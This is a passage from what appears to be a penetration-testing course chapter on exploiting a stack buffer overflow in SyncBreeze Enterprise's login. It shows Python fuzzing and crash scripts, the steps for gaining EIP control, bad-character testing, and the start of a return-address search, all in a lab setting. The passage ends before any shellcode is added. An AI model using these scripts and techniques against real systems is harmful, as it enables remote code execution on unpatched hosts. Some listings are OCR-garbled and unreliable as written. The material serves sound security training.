Figure 206: SyncBreeze Service Start

Now that the service is running, we can focus on the vulnerability discovery process. If we had no foreknowledge about this vulnerability, we would begin fuzzing every input field the application offered, hoping for unexpected behavior or an application crash. For the purposes of this module however, we will skip this step and focus specifically on the vulnerable username field. In order to code a basic generation-based fuzzer from scratch, we will first sample the network traffic that passes between the client and the server during the vulnerable interchange for use as our input data or seed.

We will use Wireshark in this module to collect the network protocol information, but a network proxy like Burp Suite can also be used to analyze HTTP-based protocols as well.

First, we will launch Wireshark on our Kali Linux machine, login into SyncBreeze with invalid credentials, and monitor the traffic on TCP port 80 of our Windows 10 machine as we log in to SyncBreeze:

Sync Breeze Enterprise Login

User Name:	<input type="text"/>
Password:	<input type="password"/>

Figure 207: Logging into SyncBreeze

Source	Destination	Protocol	Length	Info
10.11.0.22	10.11.0.4	TCP	66	80 → 43166 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
10.11.0.4	10.11.0.22	HTTP	345	GET /favicon.ico HTTP/1.1
10.11.0.22	10.11.0.4	TCP	71	80 → 43166 [PSH, ACK] Seq=1 Ack=292 Win=525568 Len=1
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=18 Win=29312 Len=0
10.11.0.22	10.11.0.4	HTTP	1273	HTTP/1.1 200 OK ()
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=1237 Win=32128 Len=0
10.11.0.22	10.11.0.4	TCP	60	80 → 43166 [FIN, ACK] Seq=1237 Ack=292 Win=525568 Len=0
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [FIN, ACK] Seq=292 Ack=1238 Win=32128 Len=0
10.11.0.22	10.11.0.4	TCP	60	80 → 43166 [ACK] Seq=1238 Ack=292 Win=525568 Len=0

Figure 208: Wireshark capture of HTTP traffic

Inspecting the traffic reveals the TCP three-way handshake followed by our HTTP traffic. The TCP stream is as follows:

```
POST /login HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/login
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=AAAA&password=BBBBHTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 730

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
<meta name='Author' content='Flexense HTTP Server v10.0.28'>
<meta name='GENERATOR' content='Flexense HTTP v10.0.28'>
<title>Sync Breeze Enterprise @ DESKTOP-4MK820B - Error</title>
<link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
</head>
<body>
<center>
<div class='error_message' style='margin-top: 200px;'>
<p>The specified user name and/or password is incorrect.</p>
</div>
<input style='margin-top: 20px;' type='button' value='Close' onClick="history.go(-1);">
</center>
</body>
</html>
```

Listing 339 - HTTP traffic

The HTTP reply shows that the username and password are invalid, but this is irrelevant since the vulnerability we are investigating exists before the authentication takes place. We can replicate this HTTP communication and begin building our fuzzer with a Python Proof of Concept (PoC) script similar to the following:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    size = 100

    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
    buffer += "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    print "\nDone!"

except:
    print "Could not connect!"
```

555454 Ryan Dolan
Listing 340 - Proof of concept Python script to perform the login HTTP POST

Since we know we are dealing with a buffer overflow vulnerability, we will build our generation-based fuzzer so that it will send multiple HTTP POST requests with increasingly longer usernames.

The next iteration of our script is shown in Listing 341:

```
#!/usr/bin/python
import socket
import time
import sys

size = 100

while(size < 2000):
    try:
```

```

print "\nSending evil buffer with %s bytes" % size

inputBuffer = "A" * size

content = "username=" + inputBuffer + "&password=A"

buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 10.11.0.22\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
buffer += "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://10.11.0.22/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"

buffer += content

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

s.connect(("10.11.0.22", 80))
s.send(buffer)

s.close()

size += 100
time.sleep(10)

except:
    print "\nCould not connect!"
    sys.exit()

```

Listing 341 - Python script to fuzz SyncBreeze

In the while loop above, notice that we increased the length of the username field by 100 characters on every login attempt. Then, we inserted a 10-second delay between HTTP POST commands to slow down the process and more clearly show which HTTP POST was responsible for triggering the vulnerability.

Before running our fuzzer, we must attach a debugger to SyncBreeze while it is running to catch any potential access violation.

However, we must first determine which of the several SyncBreeze processes is listening on TCP port 80. Although the Immunity Debugger has a *Listening* column designed to show this information, in our case it is not available. Instead, we will use Microsoft TCPView³¹² for this purpose by first unchecking *Resolve Addresses* from the *Options* menu to obtain the view shown in Figure 209.

³¹² (Microsoft, 2011), <https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview>

Process	PID	Protocol	Local Address	Local Port	/	Remote Address	Remote Port	State
syncbres.exe	688	TCP	0.0.0.0	80		0.0.0.0	0	LISTENING
svchost.exe	860	TCP	0.0.0.0	135		0.0.0.0	0	LISTENING
svchost.exe	860	TCPV6	[0:0:0:0:0:0:0]	135		[0:0:0:0:0:0:0]	0	LISTENING
System	4	UDP	10.11.0.22	137		*	*	
System	4	UDP	10.11.0.22	138		*	*	
System	4	TCP	10.11.0.22	139		0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	445		0.0.0.0	0	LISTENING

Figure 209: TCPView

In this case, the process name is **syncbres.exe** with a process ID of 688. However, when opening Immunity Debugger and navigating to *File > Attach*, this process does not appear. This is because SyncBreeze runs with SYSTEM privileges and Immunity Debugger was executed as a regular user. To get around this, we need to relaunch Immunity Debugger with administrative privileges by right-clicking it and choosing “Run as administrator”.

Select process to attach					
PID	Name	Service	Listening	Window	Path
426	FreeFTPDService	freeFTPDService			C:\Program Files\freeFTPD\FreeFTPDService.exe
1780	FreeFTPDService	freeFTPDService			C:\Program Files\freeFTPD\FreeFTPDService.exe
2244	IEXPRESS	IEXPRESS			C:\Windows\system32\IEXPRESS.exe
2896	USIXAutoUpd	USIXAutoUpd			C:\Program Files\Microsoft Visual Studio 14.0\Common7\IDE\SyncBreezeEnterprise.exe
688	syncbres	Sync Breeze Enterprise			C:\Program Files\Sync Breeze Enterprise\bin\syncbres.exe
1484	vmacthlp	VMware Physical Disk Helper Service			C:\Program Files\VMware\VMware Tools\vmacthlp.exe
976	vmtoolsd	VMTools			C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2244	vmtoolsd	VMTools			C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

Figure 210: Attach window

Attaching a debugger to an application pauses it, so we need to resume execution by pressing **F9**.

Now that the debugger is attached and SyncBreeze is running, we can run the fuzzing script, which produces the following output:

```
kali@kali:~$ ./fuzzer.py
Fuzzing username with 100 bytes
...
Fuzzing username with 800 bytes
Fuzzing username with 900 bytes
```

Listing 342 - Fuzzing underway

When our username buffer reaches approximately 800 bytes in length, the debugger presents us with an access violation while trying to execute code at address 41414141:

```
Registers (FPU)
EAX 00000001
ECX 00525A7C
EDX 00000358
EBX 00000000
ESP 0386745C ASCII "AAAAAAAAAAAA"
EBP 00517948 ASCII "Login"
ESI 0051B9C6
EDI 00E46C20
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFF)
P 0 CS 001B 32bit 0(FFFFFF)
A 0 SS 0023 32bit 0(FFFFFF)
Z 0 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 35E000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
```

Figure 211: Access violation in Immunity Debugger

Our simple fuzzer triggered a vulnerability in the application! This type of vulnerability is most often due to a memory operation like a copy or move that overwrites data outside its intended memory area. When the overwrite occurs on the stack, this leads to a stack buffer overflow. This may seem like a fairly innocuous oversight, but we will leverage it to trick the CPU into executing any code we want.

Our fuzzer crashed the SyncBreeze application and we need to restart it. Since it is running as a service, we need to restart it through the Services console, `services.msc`.

Name	Description	Status	Startup Type	Log On As
Sync Breeze Enterprise		Running	Automatic	Local System...
System Event Notification S...	Monitors system events...	Running	Automatic	Local System...
System Events Broker	Coordinates system event...	Running	Automatic (Transient)	Local System...
Task Scheduler	Enables a user-defined task...	Running	Automatic	Local System...
TCP/IP NetBIOS Helper	Provides support for TCP/IP...	Running	Manual (Triggers on demand)	Local Service
Te.Service			Manual	Local System...
Telephony	Provides telephone services	Running	Manual	Network Service
Themes	Provides user interface themes	Running	Automatic	Local System...

Figure 212: SyncBreeze Service in `services.msc`

11.1.1.1 Exercises

1. Build the fuzzer and replicate the SyncBreeze crash.
2. Inspect the content of other registers and stack memory. Does anything seem to be directly influenced by the fuzzing input?

11.2 Win32 Buffer Overflow Exploitation

Discovering an exploitable vulnerability is exciting, but developing that discovery into a working exploit and successfully getting a shell is even more exciting and practical. To that end, our first goal is to gain control of the EIP register.

11.2.1 A Word About DEP, ASLR, and CFG

Several protection mechanisms have been designed to make EIP control more difficult to obtain or exploit.

Microsoft implements several such protections, specifically *Data Execution Prevention* (DEP),³¹³ *Address Space Layout Randomization* (ASLR),³¹⁴ and *Control Flow Guard* (CFG).³¹⁵ Before we continue, let's discuss these in a bit more detail.

DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages³¹⁶ by raising an exception when such attempts are made.

ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, making exploitation much simpler. When coupled with DEP, ASLR provides a very strong mitigation against exploitation.

Finally, **CFG**, Microsoft's implementation of *control-flow integrity*, performs validation of indirect code branching, preventing overwrites of function pointers.

Fortunately for us, the SyncBreeze software was compiled without DEP, ASLR, or CFG support, which makes the exploitation process much simpler as we will not have to bypass, or even worry about, these internal security mechanisms.

11.2.2 Replicating the Crash

Based on our fuzzer output, we can assume that SyncBreeze may be vulnerable to a buffer overflow when a username having a length of about 800 bytes is submitted through the HTTP POST request during login. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our new script would look like the one shown in Listing 343:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."
    size = 800
    inputBuffer = "A" * size
```

³¹³ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>

³¹⁴ (Michael Howard, 2006), <https://blogs.msdn.microsoft.com/michaelHoward/2006/05/26/address-space-layout-randomization-in-windows-vista/>

³¹⁵ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard>

³¹⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Page_\(computer_memory\)](https://en.wikipedia.org/wiki/Page_(computer_memory))

```

content = "username=" + inputBuffer + "&password=A"

buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 10.11.0.22\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
buffer += "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://10.11.0.22/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"

buffer += content

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

s.connect(("10.11.0.22", 80))
s.send(buffer)

s.close()

print "\nDone!"

except:
    print "\nCould not connect!"

```

Listing 343 - Reproducing the buffer overflow

When executed, this script causes an access violation similar to what we have observed earlier. In other words, we are able to consistently replicate the crash. This is a good first step.

11.2.3 Controlling EIP

Getting control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. The EIP register is similar to reins on a horse; we can use it to control the direction or flow of the application. However, at this point we only know that some unknown section of our buffer of A's overwrote EIP as shown in Figure 213:




Figure 213: EIP overwritten with A's

Before we can load a valid destination address into the instruction pointer and control the execution flow, we need to know exactly which part of our buffer is landing in EIP.

There are two common ways to do this. First, we could attempt *binary tree analysis*. Instead of 800 A's, we send 400 A's and 400 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 400 B's to 200 B's and 200 C's, and send the buffer again. If EIP is overwritten by C's, we know that the four bytes reside in the 600–800 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

However, there is a faster way to identify the location of these four bytes. We could use a sufficiently long string that consists of non-repeating 4-byte chunks as our fuzzing input. Then, when the EIP is overwritten with 4 bytes from our string, we can use their unique sequence to pinpoint exactly where in the entire input buffer they are located. While this may be slightly hard to understand at first, it becomes more clear when we apply the technique.

We'll use Metasploit's *pattern_create.rb* Ruby script to help us with this approach. The **pattern_create.rb** script is located in `/usr/share/metasploit-framework/tools/exploit/` but it can be run from any location in Kali by running **msf-pattern_create** as shown below:

```
kali@kali:~$ locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

kali@kali:~$ msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
  -l, --length <length>          The length of the pattern
  -s, --sets <ABC,def,123>        Custom Pattern Sets
  -h, --help                      Show this message
```

Listing 344 - Location and help usage for msf-pattern_create

To create the string for our proof of concept, we pass the **-l** parameter, which defines the length of our required string (**800**):

```
kali@kali:~$ msf-pattern_create -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
...
```

Listing 345 - Creating a unique string

The next step is to update our Python script, replacing the existing buffer of 800 A's with this new unique string:

```
#!/usr/bin/python
import socket


try:
    print "\nSending evil buffer..."

    inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa...1Ba2Ba3Ba4Ba5Ba"
```

```
content = "username=" + inputBuffer + "&password=A"
...
```

Listing 346 - Updated buffer with unique string

When we restart SyncBreeze and run our exploit again, we notice that EIP contains a new string, similar to the one shown below in Figure 214:



Registers (FPU)	
EAX	00000001
ECX	002F12EC
EDX	00000350
EBX	00000000
ESP	01227464 ASCII "2Ba3Ba4Ba5Ba"
EBP	002E70B8 ASCII "login"
ESI	002E6C4E
EDI	014411E0
EIP	42306142

Figure 214: EIP overwritten

The EIP register has been overwritten with 42306142, the hexadecimal representation of the four characters “B0aB”. Knowing this, we can use the companion to pattern_create.rb, named *pattern_offset.rb*, to determine the offset of these specific four bytes in our string. In Kali, this script can be run from any location with **msf-pattern_offset**.

To find the offset where the EIP overwrite happens, we can use **-l** to specify the length of our original string (in our case 800) and **-q** to specify the bytes we found in EIP (42306142):

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
```

Listing 347 - Finding the offset

The msf-pattern_offset script reports that these four bytes are located at offset 780 of the 800-byte pattern. Let’s translate this to a new modified buffer string, and see if we can get four B’s (0x42424242) to land precisely in the EIP register:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    filler = "A" * 780
    eip = "B" * 4
    buffer = "C" * 16

    inputBuffer = filler + eip + buffer

    content = "username=" + inputBuffer + "&password=A"
...
```

Listing 348 - Updated buffer string

This time, the web server crashes, the resulting buffer is perfectly structured, and EIP now contains our four B’s (0x42424242) as shown in Figure 215:

```
Registers (FPU)
EAX 00000001
ECX 002D12EC
EDX 00000350
EBX 00000000
ESP 01307464 ASCII "CCCCCCCCCCCC"
EBP 002C70B8 ASCII "login"
ESI 002C6C4E
EDI 014211E0
EIP 42424242
```

Figure 215: EIP under control

We now have complete control over EIP and we should be able to effectively control the execution flow of SyncBreeze! However, we need to replace our 0x42424242 placeholder and redirect the application flow to a valid address that points to code we want to execute.

11.2.3.1 Exercises

1. Write a standalone script to replicate the crash.
2. Determine the offset within the input buffer to successfully control EIP.
3. Update your standalone script to place a unique value into EIP to ensure your offset is correct.

11.2.4 Locating Space for Our Shellcode

At this point, we know that we can place an arbitrary address in EIP, but we do not know what real address to use. However, we cannot choose an address until we understand where we can redirect the execution flow. Therefore, we will first focus on the executable code we want the target to execute and, more importantly, understand where this code will fit in memory.

Ideally, we want the target to execute some code of our choosing, like a reverse shell. We can include such *shellcode*³¹⁷ as part of the input buffer that is triggering the crash.

Shellcode is a collection of assembly instructions that, when executed, perform a desired action of the attacker. This is typically opening a reverse or bind shell, but may also include more complex actions.

We will use the Metasploit Framework to generate our shellcode payload. Looking back at the registers after our last crash in Figure 215, we notice that the ESP register points to our buffer of C's.

Since we could easily access this location at crash time through the address stored in ESP, this seems like a convenient location for our shellcode.

Closer inspection of the stack at crash time (Listing 349) reveals that the first four C's from our buffer landed at address 0x01307460, and ESP storing 0x01307464 (Figure 215) points to the next four C's from our buffer:

³¹⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Shellcode>

01307444	41414141	AAAA
01307448	41414141	AAAA
0130744C	41414141	AAAA
01307450	41414141	AAAA
01307454	41414141	AAAA
01307458	41414141	AAAA
0130745C	42424242	BBBB
01307460	43434343	CCCC
01307464	43434343	CCCC
01307468	43434343	CCCC
0130746C	43434343	CCCC
01307470	00000000	
01307474	00000000	

Listing 349 - ESP points into C's

From experience, we know that a standard reverse shell payload requires approximately 350-400 bytes of space. However, the listing above clearly shows that there are only sixteen C's in the buffer, which isn't nearly enough space for our shellcode. The simplest way around this problem is to try to increase the buffer length in our exploit from 800 bytes to 1500 bytes and see if this allows enough space for our shellcode without breaking the buffer overflow condition or changing the nature of the crash.

Depending on the application and the type of vulnerability, there may be restrictions on the length of our input. In some cases, increasing the length of a buffer may result in a completely different crash since the larger buffer overwrites additional data on the stack that is used by the target application.

For this update, we will add 'D' characters as a placeholder for our shellcode:

```
...
filler = "A" * 780
eip = "B" * 4
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

Listing 350 - Updated username string

Once the new, longer buffer is sent, a similar crash can be observed in the debugger. This time, however, we find ESP pointing to a different address value, 0x030E745C as shown in Figure 216:

```
Registers (FPU)
EAX 00000001
ECX 0055A306
EDX 00000352
EBX 00000000
ESP 030E745C ASCII "D"CCCCCCCCCCCCCCCCCCCCCCCC
EBP 00552A58 ASCII "login"
ESI 00545AB6
EDI 00CBC078
EIP 42424242
```

Figure 216: Stack space increased

As such, ESP points to the D characters (0x44 in hexadecimal) acting as a placeholder for our shellcode:

030E7448	41414141	AAAA
030E744C	41414141	AAAA
030E7450	41414141	AAAA
030E7454	42424242	BBBB
030E7458	43434343	CCCC
030E745C	44444444	DDDD
030E7460	44444444	DDDD
030E7464	44444444	DDDD
030E7468	44444444	DDDD
030E746C	44444444	DDDD
...		
030E745C	44444444	DDDD

Listing 351 - Increased stack space for shellcode

This little trick has provided us with significantly more space to work with. Upon further examination, we notice that we now have a total of 704 bytes ($0x030E771C - 0x030E745C = 704$) of free space for our shellcode.

Also, notice that the address of ESP changes every time we run the exploit, but still points to our buffer. We will address this in a following section, but first we have another hurdle to overcome.

11.2.5 Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in our buffer, return address, or shellcode. One example of a common bad character, especially in buffer overflows caused by unchecked string copy operations, is the null byte, 0x00. This character is considered bad because a null byte is also used to terminate a string in low level languages such as C/C++. This will cause the string copy operation to end, effectively truncating our buffer at the first instance of a null byte.

In addition, since we are sending the exploit as part of an HTTP POST request, we should avoid 0x0D, the return character, which signifies the end of an HTTP field (in this case the username).

An experienced exploit developer will always check for bad characters. One way to determine which characters are bad for a particular exploit is to send all possible characters, from 0x00 to 0xFF, as part of our buffer, and see how the application deals with these characters after the crash.

To do this, we will repurpose the proof of concept script and replace our D's with all possible hex characters, except 0x00. (Listing 352):

```
#!/usr/bin/python
import socket

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xxa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

try:
    print "\nSending evil buffer..."

filler = "A" * 780
eip = "B" * 4
offset = "C" * 4

inputBuffer = filler + eip + offset + badchars

content = "username=" + inputBuffer + "&password=A"
...
```

Listing 352 - Script containing all hex characters

After executing our proof of concept, we can right-click on ESP and select *Follow in Dump* to show the input buffer hex characters in memory (Listing 353):

0326744C	41	41	41	41	41	41	41	41	AAAAAAA
03267454	42	42	42	42	43	43	43	43	BBBBCCCC
0326745C	01	02	03	04	05	06	07	08	
03267464	09	00	C3	00	90	BC	C3	00	..Ã.¤%Ã.
0326746C	10	6C	C4	00	06	00	00	00	lÃ....
03267474	18	AB	26	03	00	00	00	00	«&....

Listing 353 - Truncated buffer on the stack

The output above shows that only the hex values 0x01 through 0x09 made it into the stack memory buffer. There is no sign of the next character, 0x0A, which should be at address 0x03267465.

This is not surprising when we consider that the 0x0A character represents a line feed, which terminates an HTTP field much the same way as a carriage return.

When we remove the 0x0A character from our test script and resend the payload, the resulting buffer terminates after the hex value 0x0C (Listing 354), indicating that 0x0D, the return character, is also a bad character as we've already discussed:

01B1744C	41 41 41 41 41 41 41 41 41	AAAAAAA
01B17454	42 42 42 42 43 43 43 43 43	BBBBCCCC
01B1745C	01 02 03 04 05 06 07 08	
01B17464	09 0B 0C 00 38 BD CE 00	...8½†.
01B1746C	10 6C CF 00 06 00 00 00	l̄....
01B17474	18 AB B1 01 00 00 00 00	«±....

Listing 354 - Truncated buffer by the return character

Continuing in this manner, we discover that 0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D will mangle our input buffer while attempting to overflow the destination buffer.

11.2.5.1 Exercises

1. Repeat the required steps in order to identify the bad characters that cannot be included in the payload.
2. Why are these characters not allowed? How do these bad hex characters translate to ASCII?

11.2.6 Redirecting the Execution Flow

At this point, we have control of the EIP register and we know that we can fit our shellcode in a memory space that is easily accessible through the ESP register. We also know which characters are safe for our buffer, and which are not. Our next task is to find a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to at the time of the crash.

The most intuitive approach is to try replacing the B's that overwrite EIP with the address that pops up in the ESP register at the time of the crash. However, as we mentioned earlier, the value of ESP changes from crash to crash. Stack addresses change often, especially in threaded applications such as SyncBreeze, as each thread has its reserved stack region in memory allocated by the operating system.

Therefore, hard-coding a specific stack address would not be a reliable way of reaching our buffer.

11.2.7 Finding a Return Address

We can still store our shellcode at the address pointed to by ESP, but we need a consistent way to get that code executed. One solution is to leverage a JMP ESP instruction, which as the name suggests, "jumps" to the address pointed to by ESP when it executes. If we can find a reliable, static address that contains this instruction, we can redirect EIP to this address and at the time of the crash, the JMP ESP instruction will be executed. This "indirect jump" will lead the execution flow into our shellcode.

Many support libraries in Windows contain this commonly-used instruction but we need to find a reference that meets certain criteria. First, the addresses used in the library must be static, which eliminates libraries compiled with ASLR support. Second, the address of the instruction must not contain any of the bad characters that would break the exploit, since the address will be part of our input buffer.

We can use the Immunity Debugger script, *mona.py*,³¹⁸ developed by the Corelan team, to begin our return address search. First we will request information about all DLLs (or modules) loaded by SyncBreeze into the process memory space with **!mona modules** to produce the output shown in Figure 217:

Module info :													
Base	! Top	! Size	! Rebase	SafeSEH	ASLR	NXCompat	! OS DLL	Version,	Modulename & Pa	Path	File	Size	Time
0x0AD000													
0x0AD000	0x74390000	0x74ad5000	0x000045000	True	True	True	False	True	10.0.16299.15	[SHLWAPI.dll]			
0x0AD000	0x66396000	0x6639c000	0x00001c000	True	True	False	True	True	10.0.16299.15	[SRUCL1.DLL]			
0x0AD000	0x6da70000	0x6da83000	0x0000013000	True	True	False	True	True	10.0.16299.15	[INETAPI32]			
0x0AD000	0x73230000	0x7323b000	0x00000b000	True	True	False	True	True	10.0.16299.15	[NETUTILS]			
0x0AD000	0x71030000	0x71043000	0x0000013000	True	True	False	True	True	10.0.16299.248	[INLRapi.dll]			
0x0AD000	0x73e50000	0x73f2c000	0x00007c000	True	True	False	True	True	10.0.16299.248	[Imsvcp.dll]			
0x0AD000	0x73bd0000	0x73d13000	0x0000163000	True	True	False	True	True	10.0.16299.19	[Cdi32full]			
0x0AD000	0x73d50000	0x73e40000	0x0000163000	True	True	False	True	True	10.0.16299.12	[CRYPT32]			
0x0AD000	0x73e50000	0x73f44000	0x000034000	True	True	False	True	True	10.0.16299.12	[CERTAPID]			
0x0AD000	0x74910000	0x749cd000	0x0000b0000	True	True	False	True	True	7.0.16299.125	[MSUCRT]			
0x0AD000	0x77030000	0x771c0000	0x000190000	True	True	False	True	True	10.0.16299.15	[Intdll.dll]			
0x0AD000	0x663b0000	0x663c6000	0x0000163000	True	True	False	True	True	10.0.16299.15	[Cnrrspd]			
